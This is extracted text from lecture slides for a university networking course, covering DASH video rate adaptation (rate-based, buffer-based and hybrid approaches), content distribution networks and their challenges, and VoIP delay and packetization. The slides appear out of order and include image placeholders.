
DASH: Rate Adaptation Goals

- Min. Rate of buffering



DASH: Rate Adaptation Goals

- Min. Rate of (Temporal) Quality Switches



DASH: Rate Adaptation Goals

- Min. Startup Delay




DASH: Approaches of Rate Adaptation

Design Space

- Rate-based:
 - Measure bandwidth explicitly
- Buffer-based:
 - Infer network conditions based on buffer health
- Hybrid:
 - Combine both approaches

DASH: Buffer-based Algorithm

- $q(t)$ is calculated using the current buffer occupancy $b(t)$.
- The x-axis is divided into three regions: lower reservoir, cushion and upper reservoir.
- The lower reservoir
 - compensates for bandwidth variations during Q_{min} .
- The cushion (the increasing line segment)
 - stretched to reduce rebuffing events and frequent quality switches.
- The upper reservoir:
 - occupies the largest 10% of the maximum allowed buffer occupancy.



Main advantage: No need to measure the bandwidth!

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020


Multimedia Networking

Instructor: Khaled Diab


Recall: Streaming Multimedia: DASH

- DASH: Dynamic, Adaptive Streaming over HTTP
 - DASH allows adjusting the media quality/representation to client's conditions
- Crucial to support **heterogeneous** clients (e.g., mobile phones, laptops, big TVs) over **dynamic** networks (e.g., Internet and cellular networks)


Recall: DASH: Rate Adaptation



Delivering Video Files



Delivering Video Files



- Issues:
 - Increased latency
 - Increased inter-domain traffic and congestion
 - Single point of failure
 - Multiple copies of video sent over outgoing link


*This approach
doesn't scale*

Content Distribution Networks

- *Challenge: how to stream content (selected from millions of videos) to hundreds of thousands of simultaneous users?*
- Approach: store/serve multiple copies of videos at multiple geographically distributed sites, different models:
 - **enter deep:** push CDN servers deep into many access networks
 - close to users
 - used by Akamai, 1700 locations
 - **bring home:** smaller number (10's) of larger clusters in POPs near (but not within) access networks
 - used by Limelight

Content Distribution Networks

- CDN: stores copies of content at CDN nodes
 - e.g. Netflix stores copies of the same video
- Subscriber requests content from CDN
 - directed to a nearby copy, retrieves content
 - may choose different copy if network path congested



Content Distribution Networks: Challenges




What copies to store and at what locations

Cache hit ratio
vs storage
limitation



Accurate knowledge of ISP network state



Control network paths of streaming sessions



Voice-over-IP (VoIP)

- VoIP end-end-delay requirement: needed to maintain “conversational” aspect
 - higher delays noticeable, impair interactivity
 - < 150 msec: good
 - > 400 msec: bad
 - includes application-level (packetization, playout), network delays
- Session initialization: how does callee advertise IP address, port number, encoding algorithms?

We will focus on application-level mechanisms for VoIP


VoIP Characteristics

- Speaker's audio: alternating talk spurts, silent periods.
 - 64 kbps during talk spurt
 - pkts generated only during talk spurts
 - **20 msec** chunks at 8 Kbytes/sec: 160 bytes of data
(These numbers are just examples; VoIP systems can/do use different numbers)
- Application-layer header added to each chunk
- Chunk+header encapsulated into UDP (or TCP) segment
- Application sends segment into socket every **20 msec** during talk spurt
 - Periodically generates data

VoIP: Packet Loss and delay

